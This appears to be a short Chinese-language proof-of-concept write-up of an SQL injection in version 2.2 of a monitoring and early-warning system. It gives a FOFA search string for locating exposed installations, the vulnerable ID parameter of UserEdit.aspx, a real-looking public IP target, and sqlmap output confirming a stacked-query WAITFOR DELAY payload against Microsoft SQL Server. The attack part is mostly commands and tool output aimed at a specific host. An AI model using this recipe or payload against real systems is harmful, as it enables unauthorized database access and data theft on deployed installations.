


FOFA 搜索

app="华测监测预警系统 2.2"

/Web/SysManage/UserEdit.aspx?&ID=0

ID 参数存在 sql 注入

http://112.101.195.234:8001/Web/SysManage/UserEdit.aspx?&ID=0'



```
C:\Windows\System32\cmd.exe
BMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'Microsoft SQL Server/Sybase' extending provided level (1)
and risk (1) values? [Y/n] Y
[17:06:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:06:41] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
(potential) technique found
[17:06:46] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 73 HTTP(s) requests:
--
Parameter: #1* (URI)
  Type: stacked queries
  Title: Microsoft SQL Server/Sybase stacked queries (comment)
  Payload: http://112.101.195.234:8001/Web/SysManage/UserEdit.aspx?&ID=0';WAITFOR DELAY '0:0:5'--
--
[17:07:08] [INFO] testing Microsoft SQL Server
[17:07:08] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[17:07:13] [INFO] confirming Microsoft SQL Server
[17:07:20] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2016 or 2019
web application technology: Microsoft IIS 10.0, ASP.NET 4.0.30319, ASP.NET
back-end DBMS: Microsoft SQL Server 2008
[17:07:20] [INFO] fetched data logged to text files under 'C:\Users\yueqiu\AppData\Local\sqlmap\output\112.101.195.234'

[*] ending @ 17:07:20 /2021-10-28/

D:\sqlmap>
```